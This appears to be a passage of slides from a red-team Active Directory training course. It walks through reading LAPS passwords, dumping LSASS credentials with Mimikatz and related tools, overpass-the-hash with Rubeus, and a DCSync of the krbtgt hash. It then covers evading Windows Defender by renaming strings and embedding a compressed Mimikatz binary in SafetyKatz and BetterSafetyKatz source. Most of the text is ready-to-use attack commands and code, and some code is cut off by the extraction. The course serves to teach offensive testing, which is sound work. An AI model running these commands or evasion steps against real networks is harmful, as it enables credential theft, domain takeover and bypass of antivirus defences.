
```
Get-ADComputer -Identity <targetmachine> -Properties ms-  
mcs-admpwd | select -ExpandProperty ms-mcs-admpwd
```

- LAPS module


```
Get-AdmPwdPassword -ComputerName <targetmachine>
```

Hands-On 8

- Identify OUs where LAPS is in use and user(s) who have permission to read passwords.
- Abuse the permissions to get the clear text password(s).



Lateral Movement



Lateral Movement - Mimikatz

- Mimikatz can be used to dump credentials, tickets, and many more interesting attacks!
- Invoke-Mimikatz, is a PowerShell port of Mimikatz. Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.
- The script needs administrative privileges for dumping credentials from local machine. Many attacks need specific privileges which are covered while discussing that attack.

Lateral Movement - Extracting Credentials from LSASS

- Dump credentials on a local machine using Mimikatz.
`Invoke-Mimikatz -Command '"sekurlsa::ekeys"'`
- Using SafetyKatz (Minidump of lsass and PEXLoader to run Mimikatz)
`SafetyKatz.exe "sekurlsa::ekeys"`
- Dump credentials Using SharpKatz (C# port of some of Mimikatz functionality).
`SharpKatz.exe --Command ekeys`
- Dump credentials using Dumpert (Direct System Calls and API unhooking)
`rundll32.exe C:\Dumpert\Outflank-Dumpert.dll ,Dump`

Lateral Movement - Extracting Credentials from LSASS

- Using pypykatz (Mimikatz functionality in Python)

```
pypykatz.exe live lsa
```

- Using comsvcs.dll

```
tasklist /FI "IMAGENAME eq lsass.exe"  
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump <lsass  
process ID> C:\Users\Public\lsass.dmp full
```

- From a Linux attacking machine using impacket.
- From a Linux attacking machine using Phymem2profit

Lateral Movement - Extracting Credentials from LSASS

- Using Lsass-Shtinking
[Lsass_Shtinking.exe](#)
- It uses Windows Error Reporting Service to dump the LSASS process memory.
- It manually reports an exception to WER on LSASS that will generate the dump without crashing the process.
- It works on Windows 10, Server 2022.
- During our testing we found that it doesn't work on Server 2019.

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys. Needs elevation (Run as administrator)

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator  
/domain:us.techcorp.local /aes256:<aes256key>  
/run:powershell.exe"'
```

```
SafetyKatz.exe "sekurlsa::pth /user:administrator  
/domain:us.techcorp.local /aes256:<aes256keys> /run:cmd.exe"  
"exit"
```

- The above commands starts a PowerShell session with a logon type 9 (same as runas /netonly).

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys.
- Below doesn't need elevation

```
Rubeus.exe asktgt /user:administrator /rc4:<ntlmhash>  
/ptt
```

- Below command needs elevation

```
Rubeus.exe asktgt /user:administrator  
/aes256:<aes256keys> /opsec  
/createnetonly:C:\windows\System32\cmd.exe /show /ptt
```

Lateral Movement - DCSync

- To extract credentials from the DC without code execution on it, we can use DCSync.
- To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges for us domain:
`Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'`
`SafetyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"`
- By default, Domain Admins privileges are required to run DCSync.

Offensive .NET - Introduction

- Currently, .NET lacks some of the security features implemented in System.Management.Automation.dll.
- Because of this, many Red teams have included .NET in their tradecraft.
- There are many open source Offensive .NET tools and we will use the ones that fit our attack methodology.

Offensive .NET - Tradecraft

- When using .NET (or any other compiled language) there are some challenges
 - Detection by countermeasures like AV, EDR etc.
 - Delivery of the payload (Recall PowerShell's sweet download-execute cradles)
 - Detection by logging like process creation logging, command line logging etc.
- We will try and address the AV detection and delivery of the payload as and when required during the class ;)
- You are on your own when the binaries that we share start getting detected by Windows Defender!

Offensive .NET - Tradecraft - AV bypass

- We will focus mostly on bypass of signature based detection by Windows Defender.
- For that, we can use techniques like Obfuscation, String Manipulation etc.
- We can use DefenderCheck (<https://github.com/t3hbb/DefenderCheck>) to identify code and strings from a binary / file that Windows Defender may flag.
- This helps us in deciding on modifying the source code and minimal obfuscation.

Offensive .NET - Tradecraft - AV bypass - DefenderCheck

- Let's check SharpKatz.exe for signatures using DefenderCheck
`DefenderCheck.exe <Path to Sharpkatz binary>`

```
# DefenderCheck.exe D:\Temp\SharpKatz\SharpKatz\bin\x64\Debug\SharpKatz.exe
Target file size: 234496 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x30B4A in the original file
File matched signature: "VirTool:MSIL/SharpKatz.A"

00000000  00 17 46 00 69 00 65 00  6C 00 64 00 4F 00 66 00  ..F.i.e.l.d.O.f.
00000010  66 00 73 00 65 00 74 00  00 2F 4C 00 6F 00 63 00  f.s.e.t../L.o.c.
00000020  61 00 6C 00 6C 00 79 00  55 00 6E 00 69 00 71 00  a.l.l.y.U.n.i.q.
00000030  75 00 65 00 49 00 64 00  65 00 6E 00 74 00 69 00  u.e.I.d.e.n.t.i.
00000040  66 00 69 00 65 00 72 00  00 13 4C 00 6F 00 67 00  f.i.e.r...L.o.g.
00000050  6F 00 6E 00 54 00 79 00  70 00 65 00 00 0F 53 00  o.n.T.y.p.e...S.
00000060  65 00 73 00 73 00 69 00  6F 00 6E 00 00 11 55 00  e.s.s.i.o.n...U.
00000070  73 00 65 00 72 00 4E 00  61 00 6D 00 65 00 00 0F  s.e.r.N.a.m.e...
00000080  44 00 6F 00 6D 00 61 00  69 00 6E 00 65 00 00 17  D.o.m.a.i.n.e...
00000090  43 00 72 00 65 00 64 00  65 00 6E 00 74 00 69 00  C.r.e.d.e.n.t.i.
000000A0  61 00 6C 00 73 00 00 09  70 00 53 00 69 00 64 00  a.l.s...p.S.id.
000000B0  00 23 43 00 72 00 65 00  64 00 65 00 6E 00 74 00  .#C.r.e.d.e.n.t.
000000C0  69 00 61 00 6C 00 4D 00  61 00 6E 00 61 00 67 00  i.a.l.M.a.n.a.g.
000000D0  65 00 72 00 00 13 4C 00  6F 00 67 00 6F 00 6E 00  e.r...L.o.g.o.n.
000000E0  54 00 69 00 6D 00 65 00  00 17 4C 00 6F 00 67 00  T.i.m.e...L.o.g.
000000F0  6F 00 6E 00 53 00 65 00  72 00 76 00 65 00 72 00  o.n.S.e.r.v.e.r.

# _
```

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Open the project in Visual Studio.
- Press "CTRL + H".
- Find and replace the string "Credentials" with "Credents" you can use any other string as an replacement. (Make sure that string is not present in the code)
- Select the scope as "Entire Solution".
- Press "Replace All" button.
- Build and recheck the binary with DefenderCheck.
- Repeat above steps if still there is detection

Offensive .NET - Tradecraft - AV bypass - String Manipulation


For SafetyKatz, we used the following steps

- Download latest version of Mimikatz and Out-CompressedDll.ps1
- Run the Out-CompressedDll.ps1 PowerShell script on Mimikatz binary and save the output to a file.

```
Out-CompressedDll <Path to mimikatz.exe> >  
outputfilename.txt
```

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Copy the value of the variable "\$EncodedCompressedFile" from the output file above and replace the value of "compressedMimikatzString" variable in the "Constants.cs" file of SafetyKatz.



The screenshot shows a code editor with two windows. The top window, titled 'Constants.cs', contains the following code:


```
using System;

namespace SafetyKatz
{
    1 reference
    public static class Constants
    {
        // compressed mimikatz.exe output from Out-CompressedDLL
        public static string compressedMimikatzString = "zH15fBRV8vhMZgKBHD1gRqKgDjJoFMROUJMN6jTpIT1kJgmEQJAryhVX1BgmEAUF";
    }
}
```

The bottom window, titled 'mimikatz.txt - Notepad', shows the output of the mimikatz.exe command. The first line is '\$EncodedCompressedFile = @', followed by a long base64-encoded string. The value of 'compressedMimikatzString' in the Constants.cs file is highlighted in red, and the value of '\$EncodedCompressedFile' in the mimikatz.txt file is highlighted in yellow, indicating the replacement.

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Copy the byte size from the output file and replace it in "Program.cs" file on the line 111 & 116.
- Build and recheck the binary with DefenderCheck.



The screenshot displays two windows. The top window is Visual Studio, showing the 'Constants.cs' file with the following code:

```
108 Minidump();
109
110 // now decompress the customized Mimikatz binary from Constants.cs
111 Byte[] unpacked = new byte[1427456];
112 using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(Constants.compressedMimikatzS
113 {
114     using (DeflateStream stream = new DeflateStream(inputStream, CompressionMode.Decompress))
115     {
116         stream.Read(unpacked, 0, 1427456);
117     }
118
119
120
121
122
123
124
125
126
127
128
```

The bottom window is a Notepad editor titled 'mimikatz.txt', showing PowerShell commands:

```
File Edit Format View Help
121 $DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String
122 ($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
123 $UncompressedFileBytes = New-Object Byte[](1427456)
124 $DeflatedStream.Read($UncompressedFileBytes, 0, 1427456) | Out-Null
125 [Reflection.Assembly]::Load($UncompressedFileBytes)
126
127
128
```

The status bar at the bottom of the Notepad window indicates 'Ln 1, Col 28', '100%', 'Windows (CRLF)', and 'UTF-16 LE'.

Offensive .NET - Tradecraft - AV bypass - BetterSafetyKatz

For BetterSafetyKatz, we used the following steps

- Download the latest release of "mimikatz_trunk.zip" file.
- Convert the file to base64 value.

```
# > $filename = "D:\Temp\mimikatz_trunk.zip"
# > [Convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
# > _
```

Offensive .NET - Tradecraft - AV bypass - BetterSafetyKatz

- Modify the "Program.cs" file.
 - Added a new variable that contains the base64 value of "mimikatz_trunk.zip" file.
 - Comment the code that downloads or accepts the mimikatz file as an argument.
 - Convert the base64 string to bytes and pass it to "zipStream" variable.

```
0 references
static void Main(string[] args)
{
    string base64value = "UESDBBQAAAAIAJIYMVHT2vUzIQQAABILAAASAAAAa2l3aV9wYXNzd29yZHMueWFyrVVfb9NADH/upH0Ha+KhrW
    Console.WriteLine("[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi, repurposed by @Elangv
    if (!IsHighIntegrity())
    {
        Console.WriteLine("[X] Not in high integrity, unable to grab a handle to
    }
    else
    {
        if (!(IntPtr.Size == 8))
        {
            Console.WriteLine("[X] Process is not 64-bit, this version of katz w
            return;
        }
        string latestPath;
```

```
Program.cs - BetterSafetyKatz
82 // Console.WriteLine("[+] Contacting repo -> " + latestPath.Split(new string[] { "downloa
83 //}
84
85 //Declare as null
86 byte[] zipStream = null;
87
88 //Is it a URI?
